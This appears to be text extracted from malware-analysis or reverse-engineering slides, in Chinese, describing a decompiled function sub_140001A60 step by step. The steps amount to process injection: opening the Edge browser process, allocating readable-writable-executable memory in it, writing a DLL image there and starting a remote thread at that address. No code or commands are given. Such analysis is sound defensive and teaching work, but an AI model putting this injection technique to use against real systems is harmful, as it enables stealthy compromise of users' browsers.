
sub_140001A60

1. 取得 Edge process 的 handle




sub_140001A60

1. 取得 Edge process 的 handle
2. 在 Edge process 中 allocate 一塊可
讀、可寫、可執行的 memory，起始
位址為 lpBaseAddress




sub_140001A60

1. 取得 Edge process 的 handle
2. 在 Edge process 中 allocate 一塊可
讀、可寫、可執行的 memory，起始
位址為 lpBaseAddress
3. 將 DLL file (pe) 寫入該 memory



sub_140001A60

1. 取得 Edge process 的 handle
2. 在 Edge process 中 allocate 一塊可
讀、可寫、可執行的 memory，起始
位址為 lpBaseAddress
3. 將 DLL file (pe) 寫入該 memory
4. 在 Edge 中建立 thread，thread 起始
點為 lpBaseAddress [v9]



